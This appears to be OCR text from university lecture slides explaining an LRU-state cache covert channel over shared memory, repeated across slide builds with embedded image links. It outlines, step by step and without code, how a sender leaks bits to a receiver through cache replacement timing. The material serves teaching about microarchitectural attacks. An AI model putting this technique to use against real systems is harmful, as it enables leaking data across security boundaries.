


: address

: least recent -> most recent


LRU Channel With Shared Memory


- Step 1: The receiver sets the initial LRU state by accessing lines 0-7



LRU Channel With Shared Memory

- Step 1: The receiver sets the initial LRU state by accessing lines 0-7
- Step 2: The sender accesses the cache line 0 or not






: address

: least recent -> most recent


LRU Channel With Shared Memory

- Step 1: The receiver sets the initial LRU state by accessing lines 0-7
- Step 2: The sender accesses the cache line 0 or not




LRU Channel With Shared Memory

- Step 1: The receiver sets the initial LRU state by accessing lines 0-7
- Step 2: The sender accesses the cache line 0 or not



LRU Channel With Shared Memory


- Step 1: The receiver sets the initial LRU state by accessing lines 0-7
- Step 2: The sender accesses the cache line 0 or not



LRU Channel With Shared Memory

- Step 1: The receiver sets the initial LRU state by accessing lines 0-7
- Step 2: The sender accesses the cache line 0 or not


No cache miss by the sender!



LRU Channel With Shared Memory


Yale

- Step 1: The receiver sets the initial LRU state by accessing lines 0-7
- Step 2: The sender accesses the cache line 0 or not
- Step 3: i) The receiver triggers a cache replacement by accessing line 8
  ii) The receiver measures the timing of accessing cache line 0



